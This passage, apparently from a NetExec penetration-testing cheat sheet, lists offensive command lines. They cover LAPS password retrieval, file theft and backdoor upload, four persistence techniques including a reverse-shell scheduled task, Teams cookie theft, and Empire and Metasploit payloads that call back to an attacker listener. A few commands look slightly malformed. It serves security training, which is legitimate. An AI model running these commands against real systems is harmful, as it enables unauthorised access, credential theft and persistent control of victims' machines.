
nxc ldap <target> -u <USERNAME> -p <PASSWORD> -M laps	Retrieves Windows Local Administrator Password Solution (LAPS) passwords.
nxc mssql <target> -u <USERNAME> -p <PASSWORD> -M mssql_priv	Automatically enumerates and exploits MSSQL privileges.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --get-file REMOTE LOCAL	Gets a remote file from the target machine (e.g., --get-file \\Windows\\Temp\\creds.txt. creds.txt).
nxc smb <target> -u <USERNAME> -p <PASSWORD> --put-file LOCAL REMOTE	Puts a local file onto the target machine (e.g., --put-file backdoor.exe \\Windows\\Temp\\backdoor.exe).
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> --x 'schtasks /create /sc minute /mo 1 /tn "Reverse shell" /tr <PAYLOAD>'	Persistence: Creates a scheduled task on the target system that executes a reverse shell PAYLOAD at a specified interval or system event after uploading the PAYLOAD to the machine first.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> --x 'reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v <name> /t REG_SZ /d "<PAYLOAD>"'	Persistence: Executes a registry PAYLOAD when the user logs in or the system starts up after uploading the PAYLOAD to the machine first.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --put-file <PAYLOAD> "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\<PAYLOAD>"	Persistence: Drops a PAYLOAD in the Windows startup folder executed when the user logs in.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> --x sc create <service_name> binPath= "<PAYLOAD>" start= auto'	Persistence: Installs a service on the target system that executes a PAYLOAD on start-up after uploading the PAYLOAD to the machine first.



NetExec Advanced Techniques

NetExec has many advanced features that distinguish it from its predecessor, CrackMapExec. These include running a built-in Bloodhound collector for Active Directory enumeration, extracting Microsoft Teams information, and taking screenshots of target systems through RDP.

Command	Description
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> -X <PS_COMMAND> --obfs	Obfuscates PowerShell scripts/commands ran.
nxc ldap <target> -u <USERNAME> -p <PASSWORD> --bloodhound --collection All	Execute NetExec's built-in Bloodhound collector to gather information about the Active Directory environment you're enumerating.
nxc ldap <target> -u <USERNAME> -p <PASSWORD> -M teams_localdb	Steal Microsoft Teams cookies to retrieve user, message, and group information.
nxc mssql <target> -u <USERNAME> -p <PASSWORD> --local-auth -x whoami	Execute Windows commands on an MSSQL server.
nxc rdp <target> -u <USERNAME> -p <PASSWORD> --screenshot [--screentime <second>]	Take a screenshot of the target system using RDP. If Network Level Authentication (NLA) is disabled, use the --nla-screenshot option.
nxc <mssql|smb> <target> -u <USERNAME> -p <PASSWORD> -M empire_exec -o LISTENER=<listener>	Logs in to a remote system using a stolen username or password and automatically generates and executes a PowerShell Empire launcher that calls back to the specified <listener>. This lateral movement command gives you a PowerShell Empire agent on the system.
nxc <mssql|smb> <target> -u <USERNAME> -p <PASSWORD> --local-auth -M met_inject -o LHOST=<attack-machine> LPORT=<listening-port>	Logs in to a remote system using the stolen username or password and automatically generates and injects Metasploit shellcode that calls back to a Metasploit handler using LHOST and LPORT. This gives you a Metasploit shell on the system.



NetExec Cheat Sheet Conclusion

This cheat sheet includes everything you need to get started with NetExec. You now know how to perform enumeration, credential harvesting, and post-exploitation, all with one powerful hacking tool.

It's time to trade in your old CrackMapExec and use NetExec for all your network penetration testing needs.

If you want to learn more about network penetration testing, red teaming, and ethical hacking, check out the StationX Accelerator Program. It includes everything you need to jumpstart your cyber security career with professional mentorship, a tailored career roadmap, a vibrant community, and 1,000+ courses and labs.